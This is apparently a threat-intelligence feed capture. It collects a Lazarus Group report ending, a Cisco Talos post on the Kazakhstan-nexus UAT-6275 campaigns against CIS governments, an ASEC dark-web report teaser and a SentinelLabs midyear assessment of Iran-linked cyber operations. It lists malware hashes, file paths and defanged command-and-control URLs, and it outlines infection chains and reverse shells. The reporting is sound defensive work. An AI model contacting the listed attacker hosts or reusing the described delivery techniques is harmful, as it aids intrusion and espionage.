
Another noteworthy point is that the recent Dream Job campaign employs an updated malware chain that, since around 2024, has primarily involved MISTPEN and ForestTiger rather than the earlier arsenal that included tools such as TechHub and Cubridge. However, the updated versions of this older malware have now re-emerged as part of Operation FlashHole. Considering these changes and all aspects of each attack’s TTPs, we have organized a classification for each attack.

Overlaps between the recent attacks by Lazarus Group

Overlaps between the recent attacks by Lazarus Group

Conclusion

Our analysis shows that the Lazarus Group begins preparing for its next operation shortly after completing the previous one, ultimately deploying an enhanced malware chain by refining existing tools. The group continues to use the advanced version of LPEClient for profiling and payload delivery, indicating that the tool is meticulously managed and well maintained. Ironically, the group seems to have adopted more secure post-quantum cryptography faster than many legitimate security products. These observations suggest the involvement of a dedicated developer, with others orchestrating comprehensive attack scenarios against newly targeted software.

We anticipated that specialized attacks targeting South Korea would persist. However, we did not foresee multiple attack campaigns being executed simultaneously, each leveraging different types of software and tools. Notably, the COPPERHEDGE cluster appears to be involved in monetizing the attacks, while Operation FlashHole is focused on espionage. We are closely monitoring these changes to understand their motivations and ultimate goals.
In October 2025, the South Korean government unveiled a comprehensive cybersecurity plan that will phase out the mandatory installation of security software for users beginning in 2026. We estimate that operations exploiting this software will remain highly active for some time, maximizing efficiency, before the software is fully eliminated or mitigated.

Kaspersky products detect the exploits and malware used in this attack with the following verdicts: MEM:Trojan.Win64.Shellcode.gen, Trojan.Win64.DLLhijack.*, Trojan.Win64.Lazarus.*.

Indicators of compromise

File hashes

TouchShift
ec84d6cb2ae7974767aedac246b50a3e             mscoree.dll
a28cba214058fcae2883d8cffc883abd                mscoree.dll
c105d6b16f544582772de0159f24c00a               mscoree.dll
2f8475a90a25624ed02f1d18d4e6d65d              mscoree.dll
676fabe30a28b53925fba98e34b35986              mscoree.dll
b4a7eff35f048f06fb0a2d7631f23a7d                  mscoree.dll

ClientHub Loader
ff07641dc56914dd90ee0bd7404d7ad7               liblzma.dll

File paths

C:\ProgramData\Package.txt
C:\ProgramData\RasConv\mscoree.dll
C:\ProgramData\Apple\mscoree.dll
C:\ProgramData\ssh\mscoree.dll
C:\ProgramData\qorestor\mscoree.dll
C:\ProgramData\Dell\mscoree.dll
C:\ProgramData\Dell\Dell1.tmp
C:\ProgramData\Dell\Dell3.tmp
C:\Windows\System32\RasConv\mscoree.dll
C:\Windows\System32\RasConv\ActivationStore.dat
C:\Windows\System32\DrvConh\mscoree.dll
C:\Windows\System32\DrvConh\ActivationStore.dat
C:\Program Files\Common Files\System\msadc\msadc.inc
C:\ProgramData\desktops.ini

C2 servers

javadevhouse.co[.]kr
pythonapischool[.]com
hxxps://cubedesign[.]co[.]kr/news            C2 of Cubridge
hxxps://cubedesign[.]co[.]kr/mobile/fashion            C2 of Cubridge
hxxps://fp-news[.]co[.]kr/shop/cart                                C2 of Cubridge
hxxps://k-wbc[.]co[.]kr/skin/social/social_view.php         C2 of ClientHub
hxxps://rcsh[.]co[.]kr/modules/bbs/tiles/bbs_div/inputForm.php    C2 of ClientHub
hxxps://www[.]ksog[.]org/insert_file/handle.php                   C2 of ClientHub

  • ✇Cisco Talos Blog
  • Break the silence: Kazakhstan-nexus UAT-6275 targets CIS government organizations Ashley Shen
    This research was conducted jointly with Julian-Ferdinand Vögele of Recorded Future’s Insikt Group. Details of the joint research and presentation are available here.Cisco Talos identified UAT-6275 (TAG-193 by Recorded Future) activity targeting government organizations across the Commonwealth of Independent States (CIS). Recovered artifacts show additional interest in water resources and energy. This focus is consistent with intelligence collection and may reflect the regional effects of the Ru
     

Break the silence: Kazakhstan-nexus UAT-6275 targets CIS government organizations

14 de Outubro de 2026, 11:00
Break the silence: Kazakhstan-nexus UAT-6275 targets CIS government organizations

This research was conducted jointly with Julian-Ferdinand Vögele of Recorded Future’s Insikt Group. Details of the joint research and presentation are available here.

  • Cisco Talos identified UAT-6275 (TAG-193 by Recorded Future) activity targeting government organizations across the Commonwealth of Independent States (CIS). Recovered artifacts show additional interest in water resources and energy. This focus is consistent with intelligence collection and may reflect the regional effects of the Russia–Ukraine war. 
  • In activity observed from June 2025 through August 2026, Talos identified four infection-chain types that use macro-enabled documents, PS2EXE downloaders, GitHub-hosted PowerShell, and a crafted WinRAR archive exploiting CVE-2025-8088. The recovered payloads include several custom reverse shells that provide interactive remote access. 
  • Three publicly accessible staging directories and GitHub repository history exposed payload builds, tool inventories, and changes to command-and-control (C2) infrastructure. These operational security lapses gave us direct visibility into the group's recent activity. 
  • The files recovered from the exposed infrastructure suggest preparation for post-compromise operations and potential activity against Linux hosts and internet-facing appliances.  
  • Talos assesses with medium confidence that UAT-6275 has a Kazakhstan nexus, based on infrastructure access, language artifacts, sample submissions, working hours analysis, and regional targeting interests.

Background 

Cisco Talos and Recorded Future Insikt Group jointly investigated UAT-6275 activity targeting government organizations across the Commonwealth of Independent States (CIS). The investigation uncovered three publicly accessible staging directories and a previously unreported GitHub repository used to host malicious scripts and payloads. These exposed assets provided visibility into the threat actor's malware development, infrastructure changes and preparations for additional intrusion activity. 

Talos tracks this activity as UAT-6275, while Recorded Future tracks it as TAG-193. It overlaps with Silent Lynx (first reported by Seqrite) and sits within a broader set of campaigns connected to YoroTrooper, which we first reported in 2023. Subsequent research on Tomiris (Kaspersky), ShadowSilk (Group-IB), Cavalry Werewolf (BI.ZONE), and Hydra Saiga (VMRay) identified overlapping indicators across these reported clusters. We assess that UAT-6275 and YoroTrooper likely belong to the same broader activity cluster. However, we continue to track them separately because we have not observed direct indicator or toolset overlap between the two.

This post summarizes our joint Virus Bulletin 2026 white paper, “Break the silence: tracking Silent Lynx through exposed infrastructure” which contains the full technical analysis and indicators of compromise (IOCs).

Victimology 

UAT-6275's targeting is concentrated in Central Asia and the wider CIS region. Across the reviewed campaigns, observed victims and lure themes span nine countries: Kazakhstan, Kyrgyzstan, Tajikistan, Turkmenistan, Uzbekistan, Armenia, Azerbaijan, Russia, and Belarus.

Break the silence: Kazakhstan-nexus UAT-6275 targets CIS government organizations
Figure 1. Regional targeting.

Government and diplomatic affairs 

UAT-6275 targets government institutions responsible for diplomacy, economic development, agriculture, and environmental management. These organizations hold information that can inform bilateral negotiations, economic planning, and regional security decisions.

Our network flow analysis identified activity involving a Tajik government entity shortly after treaty discussions with Kazakhstan in March 2026 and a Belarusian government entity ahead of a bilateral meeting in April. This timing may indicate an interest in regional diplomatic developments.

The decoy documents we recovered also suggest an interest in diplomatic relations, international trade, and aviation. Examples include a diplomatic letter addressed to Armenia’s Ministry of Foreign Affairs.

Break the silence: Kazakhstan-nexus UAT-6275 targets CIS government organizations
Figure 2. Lure document masquerading as a Russian diplomatic congratulatory letter to the Armenian Ministry of Foreign Affairs. 

Water security and resource management 

The group’s interest in regional resources spans environmental management and energy. Talos observed activity involving an Armenian government entity responsible for environmental matters and Uzbekistan’s Smart Forestry initiative, consistent with earlier reporting on Silent Lynx targeting water resource organizations across Central Asia. 

Energy-themed decoys included a cooperation proposal between Turkmenistan’s state oil company, Turkmennebit, and Russia’s Orsk Oil Refinery, used in an August 2025 sample. The refinery supplies petroleum products to Kazakhstan and later shut down after a Ukrainian drone strike in August 2026, with repairs expected to take up to six months. These ties suggest a possible intelligence interest in regional fuel supplies and the war’s implications for Kazakhstan’s energy security.

Break the silence: Kazakhstan-nexus UAT-6275 targets CIS government organizations
Figure 3. Decoy impersonating Turkmennebit and proposing cooperation with Orsk Oil Refinery management.

Campaign timeline 

Since Seqrite first reported Silent Lynx in January 2025, we have identified at least eight campaigns across the region through May 2026. These include malware delivery targeting Russia, Turkmenistan, and Uzbekistan; a credential-harvesting site impersonating Azerbaijan’s State Agency for Public Service; and lures referencing the China–Central Asia Summit and Russian energy infrastructure. In 2026, we also observed activity involving government entities in Tajikistan, Armenia, and Belarus, as well as Uzbekistan’s Smart Forestry initiative in May. 

Break the silence: Kazakhstan-nexus UAT-6275 targets CIS government organizations
Figure 4. Campaign timeline. 

Infrastructure and malware delivery 

Talos identified three publicly accessible staging directories containing malware and tools of UAT-6275. One sample led to the previously unreported GitHub repository, where the group hosted PowerShell scripts and payloads. Its commit history allowed us to track infrastructure changes and malware development.

The group relies on lightweight reverse shells, including Chvost, Laplas, and PickleShell, to issue commands on compromised systems.

We also recovered Linux-compatible tooling and a publicly available proof-of-concept exploit for FortiWeb CVE-2025-25257 from UAT-6275 infrastructure. These findings suggest interest in expanding the group’s operational capabilities. 

Four infection chains 

UAT-6275 used malicious documents, executable downloaders, and shortcuts to deliver malware, and later incorporated a WinRAR exploit. Talos categorized the recovered samples into four infection chains, A – D, based on how they retrieve and execute their payloads.

Break the silence: Kazakhstan-nexus UAT-6275 targets CIS government organizations
Figure 5. First observations of four UAT-6275 infection chains, June 2025 – April 2026.

The first Chain A samples, observed in June 2025, used macro-enabled Word documents to download and execute a second-stage binary. In July 2025, we observed Chain B downloaders built with PS2EXE, a tool that packages PowerShell scripts as standalone Windows executables. These downloaders retrieved reverse-shell payloads and created scheduled tasks for persistence. 

We first observed Chain C in October 2025. A malicious shortcut launches PowerShell to retrieve and execute a GitHub-hosted script that provides remote shell access. Later samples also downloaded PickleShell and placed it in the Windows Startup folder for persistence.

Break the silence: Kazakhstan-nexus UAT-6275 targets CIS government organizations
Figure 6. Chain C retrieves a GitHub-hosted PowerShell script; later samples also deploy PickleShell to the Startup folder.

In April 2026, we identified a RAR archive that exploited CVE-2025-8088 in WinRAR to place PickleShell in the Windows Startup folder (Chain D). The payload runs at the next user sign-in. This was the first vulnerability exploit we observed in UAT-6275’s malware delivery.

Break the silence: Kazakhstan-nexus UAT-6275 targets CIS government organizations
Figure 7. Chain D exploits CVE-2025-8088 to place PickleShell in the Windows Startup folder for execution at the next sign-in.

Kazakhstan nexus assessment 

Talos assesses with medium confidence that UAT-6275 has a Kazakhstan nexus. Supporting evidence includes Russian-language artifacts, apparent malware-testing submissions from Kazakhstan shortly after compilation, and operator activity consistent with UTC+5 working hours.

Break the silence: Kazakhstan-nexus UAT-6275 targets CIS government organizations
Figure 8. Timing of 77 GitHub commits in UTC+3 and UTC+5, with 09:00–18:00 local working hours shaded.

Looking ahead 

UAT-6275’s sustained activity and adoption of new delivery techniques suggest the group will continue pursuing access to government organizations across Central Asia and the CIS. Its interest in environmental agencies, economic ministries, and energy infrastructure reflects the intelligence value of regional diplomacy and resource management. 

Defenders in these sectors should monitor unexpected PowerShell activity and payload downloads from public services such as GitHub, alongside scheduled tasks and Startup-folder changes. Keeping archive utilities patched can help reduce exposure to the exploit-assisted delivery observed in this campaign. 

For further details on this research and our accompanying presentation, see “Break the Silence: Tracking Silent Lynx Through Exposed Infrastructure” on Virus Bulletin’s website, as well as Recorded Future’s related blog post.

Coverage 

The following ClamAV signatures detect and block this threat: 

  • Win.Backdoor.PickleShell-10060602-0 
  • Win.Backdoor.Chvost-10060603-0 
  • Win.Malware.Generic-10060604-0 
  • Win.Malware.LAPLAS-10060605-0 
  • Win.Malware.LAPLAS-10060606-0 
  • Win.Proxy.Generic-10060628-0 

The following Snort rules cover this threat: 

  • Snort 2: 1:11192, 1:15306, 1:46983, 1:47398 
  • Snort 3: 1:46983, 4:16 

IOCs

IOCs for this research can be found at our GitHub repository here. 

  • ✇ASEC BLOG
  • September 2026 Dark Web Breach Incident Trend Report ATCP
    Note The September 2026 Dark Web Breach Incident Trend Report focuses on data breach cases and the sale of initial access credentials posted on the deep web and dark web forums. The report explicitly states that the accuracy of some of its content cannot be fully verified due to the nature of the sources. Major […]
     

September 2026 Dark Web Breach Incident Trend Report

Por:ATCP
11 de Outubro de 2026, 12:00
Note The September 2026 Dark Web Breach Incident Trend Report focuses on data breach cases and the sale of initial access credentials posted on the deep web and dark web forums. The report explicitly states that the accuracy of some of its content cannot be fully verified due to the nature of the sources. Major […]
  • ✇SentinelLabs
  • Iran War Cyber Threat Landscape | A Midyear Assessment on What Matters Tom Hegel
    In April, SentinelLABS’ Tom Hegel published an initial assessment of the first five weeks of the conflict. Three months later, the evidence supports refinement.Executive SummaryThe cyber risk remains quieter than the public narrative. It rests on persistent access, trusted administration, service-provider pathways, selective disruption, and personas that magnify technical effects.Iran-linked activity is not a single threat set. MOIS, the IRGC Intelligence Organization, the IRGC Cyber-Electronic
     

Iran War Cyber Threat Landscape | A Midyear Assessment on What Matters

21 de Julho de 2026, 10:00

In April, SentinelLABS’ Tom Hegel published an initial assessment of the first five weeks of the conflict. Three months later, the evidence supports refinement.

Executive Summary

  • The cyber risk remains quieter than the public narrative. It rests on persistent access, trusted administration, service-provider pathways, selective disruption, and personas that magnify technical effects.
  • Iran-linked activity is not a single threat set. MOIS, the IRGC Intelligence Organization, the IRGC Cyber-Electronic Command, personas, surveillance operators, and opportunists pursue distinct missions.
  • The principal strategic risk is access optionality. The same compromised account, service provider, or remote-management foothold can support intelligence collection, downstream targeting, or selective disruption as tasking changes.
  • MOIS-linked personas such as Handala, Homeland Justice, and Karma combine intrusion, destruction, disclosure, and coercion. Their impact claims frequently outpace independently verified evidence.
  • OT risk remains exposure-driven. Internet-facing PLCs, weak credentials, and poor remote-access governance have enabled real disruption, but interface access alone does not demonstrate process manipulation or physical effect.
  • Inside Iran, shared-service concentration, connectivity controls, and limited disclosure obscure the incident picture. External operations, domestic control, and resilience failures intersect there.

A Working Taxonomy

“Iran-linked” is a broad analytic descriptor, not a single actor or command structure. Iran’s cyber ecosystem spans operators tied to the Ministry of Intelligence and Security (MOIS), the IRGC Intelligence Organization, and the IRGC Cyber-Electronic Command, plus state-aligned collectives, domestic-surveillance clusters, and opportunists. These entities differ in command relationships, missions, targeting, tradecraft, and risk tolerance.

Public naming adds complexity. Vendors assign different labels to overlapping activity sets, and some names refer to actor clusters while others describe campaigns, personas, malware families, or infrastructure.

We offer the following as a working crosswalk, rather than a claim that every label is a one-to-one alias, that every organizational relationship is proven, or that the picture is static.

Cluster and corresponding labels

Mission

Void Manticore. Labels: Red Sandstorm; Storm-0842; Banished Kitten; TAG-145. Personas: Handala Hack Team; Homeland Justice; Karma/KarmaBelow80

MOIS-linked destructive, hack-and-leak, and influence operations through public personas

MuddyWater / SeedWorm / Boggy Serpens / Mango Sandstorm

MOIS-subordinate espionage and access enablement

APT34 / OilRig / Hazel Sandstorm / Evasive Serpens

Persistent regional espionage, commonly associated with MOIS

Screening Serpens / UNC1549 / Smoke Sandstorm / Nimbus Manticore. Campaign: Iranian Dream Job

Espionage via recruitment-themed social engineering, aligned with IRGC strategic priorities

APT42 (Mandiant). Cross-references: Agent Serpens (Unit 42); Educated Manticore (Check Point)

IRGC-IO-linked high-trust social engineering and cloud collection

Cavern Manticore

Espionage via service-provider and RMM pathways; MOIS link at moderate confidence, single-vendor reporting

TAG-182. Related, but not aliases: Ferocious Kitten; Domestic Kitten/GreenEcho; Rampant Kitten

Surveillance of dissidents and diaspora; no sponsor publicly attributed with confidence

CyberAv3ngers / Storm-0784 / CL-STA-1128

IRGC-CEC-affiliated opportunistic OT targeting

Predatory Sparrow / Gonjeshke Darande

Comparison case only: destructive anti-Iran operations, widely reported as Israel-linked

We base our distinction on mission rather than branding. In practice, we can identify several recurring mission sets:

  • persistent espionage and access enablement;
  • destructive, coercive, and influence operations through public personas;
  • high-trust social engineering and cloud compromise;
  • surveillance of dissidents and civil society; and
  • opportunistic targeting of operational technology.

These categories overlap, but they offer a more reliable basis than actor names for assessing intent and prioritizing defenses.

1. The Durable Threat Is Access Optionality

Three months of headlines have tracked leaks, defacements, and outages. However, there is a quieter accumulation of access that matters more, where a foothold gained for collection today can be converted to disruption tomorrow or whenever tasking changes.

For example, activity attributed to the MOIS-linked Seedworm/MuddyWater cluster began in early February, before the opening strikes. Affected environments included a U.S. bank, a U.S. airport, nonprofits, and the Israeli operation of a U.S. software supplier serving defense and aerospace customers. Researchers identified multiple backdoors and an attempted transfer of data to commercial cloud storage.

Because that activity preceded the kinetic campaign, it is tempting to call every intrusion wartime pre-positioning. In practice, the evidence supports a narrower reading. We might know access was gained before the strategic picture changed, but that doesn’t tell us what the compromise was originally for. A compromised supplier may expose customer identities and trusted administrative paths, but it’s only a software supply-chain compromise if there is evidence that downstream customers, builds, updates, or distribution were affected. What matters is that the operator had options once the conflict escalated.

A similar timing pattern appears in Screening Serpens. Unit 42 identified six new RAT variants deployed between February and April against apparent targets in the United States, Israel, the UAE, and the wider Middle East. The campaigns continued the actor’s tailored recruitment lures while adding AppDomainManager hijacking, and the conflict appears to have increased tempo without creating the espionage mission.

This is also why high-trust people are part of the enterprise perimeter. Long-running APT42 operations have targeted journalists, researchers, NGOs, academics, activists, and government-linked individuals. One compromised cloud account holds organizational context, relationships, and internal deliberations, and can yield collection, impersonation, lateral targeting, and entry into the wider organization.

Third party reporting extends that logic to service providers. Check Point’s July reporting on Cavern Manticore described intrusions in which existing RMM access and compromised IT-provider environments opened paths into targets. Check Point assesses an MOIS relationship based on technical and operational overlap with MuddyWater and Lyceum; public corroboration remains limited, so the mapping should remain moderate-confidence.

SysAid itself was not compromised, and no SysAid vulnerability was involved. The actor already had access and abused a legitimate deployment feature, and in many intrusions the weakness is the authority already granted to an administrator, service account, RMM agent, identity provider, or support organization rather than the product itself.

The war has also not displaced Iran’s standing regional requirements. Previously documented APT34 activity against Iraqi government infrastructure shows a durable mission of collecting political, diplomatic, and telecommunications intelligence from neighboring states. Iraq and the Gulf are not peripheral theaters simply because the visible strikes occur elsewhere.

Our assessment is that Iran’s most valuable cyber asset is optionality. Persistent access can support immediate collection, future tasking, transfer to another operational element, or disruption when political value exceeds operational cost.

At least one recent Handala wiping script was assessed as likely AI-assisted, and Iranian operators are likely using generative systems to accelerate coding, translation, lure development, and impersonation. The evidence supports an efficiency multiplier rather than a separate mission set.

2. Persona Operations Are Operational Infrastructure

Iran-linked intrusions are often claimed in public by personas with hacktivist-style brand names like Handala Hack Team or Homeland Justice. We observe that these personas provide threat actors with more than just post-intrusion propaganda. They serve as reusable operational infrastructure, supporting attribution masking, coercion, disclosure, intimidation, and amplifying claims.

A meaningful portion of higher-impact public activity resolves to personas of the MOIS-linked Void Manticore apparatus. In March, the U.S. Department of Justice seized four domains associated with Handala, Homeland Justice, KarmaBelow80, and a related “Red Wanted” operation, identifying shared leak infrastructure, Iranian IP ranges, and a common playbook combining destructive intrusions with data publication, doxxing, and threats.

That evidence supports treating Handala Hack Team, Homeland Justice, and Karma as related fronts within a common MOIS-linked system, and Check Point has also documented collaboration involving Scarred Manticore. Treating the personas as interchangeable aliases in a strict CTI sense goes further than the evidence allows. Personas can serve different geographic, linguistic, or operational purposes, and the same apparatus may retire, merge, or repurpose brands as requirements change.

It is worth noting that following the March 2026 infrastructure seizure(s), Both Handala and Homeland Justice personas have continued to establish new infrastructure, and communications channels for influence and narrative control purposes. Handala, in particular, has been consistent with regards to communication over the observed timeline.

A more defensible model has three layers:

  • State-managed persona systems combine intrusion, destructive effects, data theft, leaks, threats, and messaging under deniable brands.
  • Ideologically aligned networks may coordinate targets, amplify claims, or share stolen material without evidence of direct tasking.
  • Opportunists and service sellers enter for attention, access sales, or revenue, relying on DDoS-for-hire, recycled data, and low-impact defacement.

These layers interact. An opportunist may sell access to a state operator, and a persona may amplify a third party’s claim, none of which proves shared organization. Treating direction, alignment, collaboration, brokerage, and amplification as synonyms inflates actor counts and obscures the operators with real access.

The March attack on Stryker is the clearest public case for this layer. Stryker confirmed global disruption to its Microsoft environment affecting ordering, manufacturing, and shipping. Early statements said no malware had been detected; a later update clarified that the actor used a malicious file to execute commands and conceal activity, though the file could not spread inside or outside Stryker’s environment.

Handala claimed responsibility, and the Justice Department later stated an MOIS-controlled Handala domain was used to claim the March 11 destructive attack. Stryker did not attribute the incident to Handala or validate the actor’s quantitative claims of device destruction and data loss. Those remain actor assertions rather than confirmed findings.

